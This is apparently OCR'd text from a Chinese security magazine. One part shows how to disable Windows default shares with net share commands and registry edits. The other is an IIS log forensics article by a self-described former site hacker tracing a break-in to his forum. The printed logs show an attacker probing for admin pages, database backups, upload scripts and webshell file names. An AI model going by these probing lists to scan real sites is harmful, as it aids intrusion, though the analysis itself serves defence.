


图 2




图 3

安全第一

关闭这些默认共享的方法很多，笔者整理了五种，相信总有一款适合您。

一、右键"停止共享"法

到"计算机管理"窗口中某个共享项（比如H$）上右键单击选择"停止共享"，并确认后就会关闭这个共享，它下面的共享小手图标就会消失，重复几次把所有的项目都可以停止共享。但这种方法治标不治本，如果机器重启的话，这些共享又会恢复。此法比较适合于永不关闭的服务器，简单而且有效。

二、批处理自启动法

打开记事本，输入以下内容：

```
net share ipc$ /delete
net share admin$ /delete
net share c$ /delete
net share d$ /delete
net share e$ /delete
```

你有几个硬盘分区就写几行这样的命令，保存为NotShare.bat，然后把这个批处理文件拖到"程序"→"启动"项里（如图4），这样每次开机就会运行它，也就是通过net命令关闭共享。如果哪一天你需要开启某个或某些共享，只要重新编辑这个批处理文件即可（把相应的那个命令行删掉）。




图 4

三、注册表改键值法

"开始"→"运行"输入"regedit"确定后，打开注册表编辑器，找到"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters"项，双击右侧窗口中的"AutoShareServer"项将键值由1改为0（如图5）。




图 5

这样就能关闭硬盘各分区的共享。如果没有AutoShareServer项，可自己新建一个再改键值。然后还是在这一窗口下再找到"AutoShareWks"项，也把键值由1改为0，关闭ADMIN$共享。最后到"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa"项处找"restrictanonymous"，将键值设为1，关闭IPC$共享。本法必须重启机器，但一经改动就永远停止共享的。

四、停服务法

还是到"计算机管理"窗口中，单击展开左侧的"服务和应用程序"并选中其中的"服务"，此时右侧就列出了所有服务项目（如图6）。




图 6

共享服务对应的名称是"Server"（在进程中的名称为services），找到后双击它，在弹出的"常规"标签把"启动类型"由原来的"自动"更改为"已禁用"。然后单击下面"服务状态"的"停止"按钮，再确认一下就OK了（如图7）。




图 7

五、卸载"文件和打印机共享"法

右击"网上邻居"选"属性"，在弹出的"网络和拨号连接"窗口中右击"本地连接"选"属性"，从"此连接使用下列选定的组件"中选中"Microsoft网络的文件和打印机共享"后，单击下面的"卸载"按钮并确认一下（如图8）。




图 8

本法最大的缺陷是当你在某个文件夹上右击时，弹出的快捷菜单中的"共享"一项消失了，因为对应的功能服务已经被卸载掉了！

利用IIS日志追查网站入侵者

HaK_BaN[B.C.T]

以前黑站黑了很多，但是就没有想过会不会被追踪到？都没有想过怎么去擦自己的屁股。万万没想到在自己不再黑站的时候，却发现了自己的BBS被黑了。根据当初的判断，BBS程序是我们BCT小组成员编写的Lvbbs，不会存在着上传漏洞和SQL注入，就算能拿到权限都不可能弄出个webshell出来。不是程序的漏洞的话，就一定是服务器的安全问题了，以前整天拿着旁注去黑站，这下子好玩了，竟然被别人拿去黑自己的网站了。所以就硬着头皮去找网管问个究竟？却没想到网管还说我自己的问题！

那只好做一回网管了，如果你是网管你会如何去追查问题的来源？程序问题就去查看“事件查看器”，如果是IIS问题当然是查看IIS日志了！系统文件夹的system32的logfile有所有的IIS日志，用来记录服务器所有访问记录。因为是虚拟主机的用户，所以每个用户都配置独立的IIS日志目录，从里面的日志文件就可以发现入侵者入侵BBS的资料了，所以下载了有关时间段的所有日志下来进行分析，发现了很多我自己都不知道资料！这回就知道入侵者是怎么入侵我的BBS了。

一、入侵日记1

从第一天的日志可以发现入侵者早就已经对我的BBS虎视眈眈的了。头一天的IIS日志就全部都是利用程序扫描后台留下的垃圾数据，如图1。

```
2005-01-16 11:29:12 61.145.  - 218.92.  80 GET /admin - 404 Microsoft+URL+Control+-+6.00.8862
2005-01-16 11:29:12 61.145.  - 218.92.  80 GET /admin.asp |-|0|404_Object_Not_Found 404 Microsoft+URL+C
2005-01-16 11:29:12 61.145.  - 218.92.  80 GET /admin/index - 404 Microsoft+URL+Control+-+6.00.8862
2005-01-16 11:29:14 61.145.  - 218.92.  80 GET /admin/index.asp |-|0|404_Object_Not_Found 404 Microsoft
2005-01-16 11:29:14 61.145.  - 218.92.  80 GET /admin/default - 404 Microsoft+URL+Control+-+6.00.8862
2005-01-16 11:29:14 61.145.  - 218.92.  80 GET /admin/default.asp |-|0|404_Object_Not_Found 404 Microso
2005-01-16 11:29:15 61.145.  - 218.92.  80 GET /admin/manage - 404 Microsoft+URL+Control+-+6.00.8862
2005-01-16 11:29:15 61.145.  - 218.92.  80 GET /admin/manage.asp |-|0|404_Object_Not_Found 404 Microsof
2005-01-16 11:29:15 61.145.  - 218.92.  80 GET /admin/login - 404 Microsoft+URL+Control+-+6.00.8862
2005-01-16 11:29:21 61.145.  - 218.92.  80 GET /admin/login.asp |-|0|404_Object_Not_Found 404 Microsoft
2005-01-16 11:29:21 61.145.  - 218.92.  80 GET /forum/manage - 404 Microsoft+URL+Control+-+6.00.8862
2005-01-16 11:29:21 61.145.  - 218.92.  80 GET /forum/manage.asp |-|0|404_Object_Not_Found 404 Microsof
2005-01-16 11:29:22 61.145.  - 218.92.  80 GET /forum/login - 404 Microsoft+URL+Control+-+6.00.8862
2005-01-16 11:29:26 61.145.  - 218.92.  80 GET /forum/login.asp - 200 Microsoft+URL+Control+-+6.00.8862
2005-01-16 11:29:26 61.145.  - 218.92.  80 GET /forum/manage_index - 404 Microsoft+URL+Control+-+6.00.8
2005-01-16 11:29:26 61.145.  - 218.92.  80 GET /forum/manage_index.asp |-|0|404_Object_Not_Found 404 Mi
2005-01-16 11:29:27 61.145.  - 218.92.  80 GET /forum/index_manage - 404 Microsoft+URL+Control+-+6.00.8
2005-01-16 11:29:27 61.145.  - 218.92.  80 GET /forum/index_manage.asp |-|0|404_Object_Not_Found 404 Mi
2005-01-16 11:29:27 61.145.  - 218.92.  80 GET /forum/wocaonima - 404 Microsoft+URL+Control+-+6.00.8862
2005-01-16 11:29:28 61.145.  - 218.92.  80 GET /forum/wocaonima.asp |-|0|404_Object_Not_Found 404 Micro
2005-01-16 11:29:28 61.145.  - 218.92.  80 GET /forum/admin1 - 404 Microsoft+URL+Control+-+6.00.8862
2005-01-16 11:29:28 61.145.  - 218.92.  80 GET /forum/admin1.asp |-|0|404_Object_Not_Found 404 Microsof
2005-01-16 11:29:34 61.145.  - 218.92.  80 GET /forum/admin_login - 404 Microsoft+URL+Control+-+6.00.88
2005-01-16 11:29:34 61.145.  - 218.92.  80 GET /forum/admin_login.asp |-|0|404_Object_Not_Found 404 Mic
```

图1

看上面的日志可以发现，入侵者61.145.***.***利用程序不断在扫描后台的页面，似乎想利用后台登录漏洞从而进入BBS的后台管理版面。很可惜这位入侵者好像真的没有什么思路，利用程序作为帮助去寻找后台，没有什么作用的入侵手法。

二、入侵日志2

查看了第二天的日志，开始的时候还是普通的用户访问日志没有什么特别，到了中段的时候问题就找到了！找到了一个利用程序查找指定文件的IIS动作记录，如图2。

```
2005-01-18 14:55:07 61.141.  - 218.92.  80 GET /data/dvbbs7.mdb - 404 Mozilla/4.0
2005-01-18 14:55:07 61.141.  - 218.92.  80 GET /databackup/dvbbs7.mdb - 404 Mozilla/4.0
2005-01-18 14:55:12 61.141.  - 218.92.  80 GET /upfile.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 14:55:12 61.141.  - 218.92.  80 GET /bbs/down_addsoft.asp |-|0|404_Object_Not_Found 404 Mozil
2005-01-18 14:55:12 61.141.  - 218.92.  80 GET /down_default.asp |-|0|404_Object_Not_Found 404 Mozilla/4.
2005-01-18 14:55:12 61.141.  - 218.92.  80 GET /down_addsoft.asp |-|0|404_Object_Not_Found 404 Mozilla/4.
2005-01-18 14:55:13 61.141.  - 218.92.  80 GET /bbs/down_picupload.asp |-|0|404_Object_Not_Found 404 Moz
2005-01-18 14:55:13 61.141.  - 218.92.  80 GET /down_picupload.asp |-|0|404_Object_Not_Found 404 Mozilla
2005-01-18 14:55:13 61.141.  - 218.92.  80 GET /dvbbs/upfile.asp |-|0|404_Object_Not_Found 404 Mozilla/4.
2005-01-18 14:55:14 61.141.  - 218.92.  80 GET /news/admin/upfile.asp |-|0|404_Object_Not_Found 404 Mozi
2005-01-18 14:55:14 61.141.  - 218.92.  80 GET /admin/upload.asp |-|0|404_Object_Not_Found 404 Mozilla/4.
2005-01-18 14:55:14 61.141.  - 218.92.  80 GET /forum/upfile.asp |-|0|404_Object_Not_Found 404 Mozilla/4.
2005-01-18 14:55:14 61.141.  - 218.92.  80 GET /upfile_soft.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 14:55:15 61.141.  - 218.92.  80 GET /bbs/UploadFace/newmm.asp |-|0|404_Object_Not_Found 404 M
2005-01-18 14:55:15 61.141.  - 218.92.  80 GET /UploadFace/newmm.asp |-|0|404_Object_Not_Found 404 Mozil
2005-01-18 14:55:15 61.141.  - 218.92.  80 GET /forum/UploadFace/newmm.asp |-|0|404_Object_Not_Found 404
2005-01-18 14:55:15 61.141.  - 218.92.  80 GET /bbs/UploadFace/image.asp |-|0|404_Object_Not_Found 404 M
2005-01-18 14:55:16 61.141.  - 218.92.  80 GET /UploadFace/image.asp |-|0|404_Object_Not_Found 404 Mozil
2005-01-18 14:55:16 61.141.  - 218.92.  80 GET /newmm.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
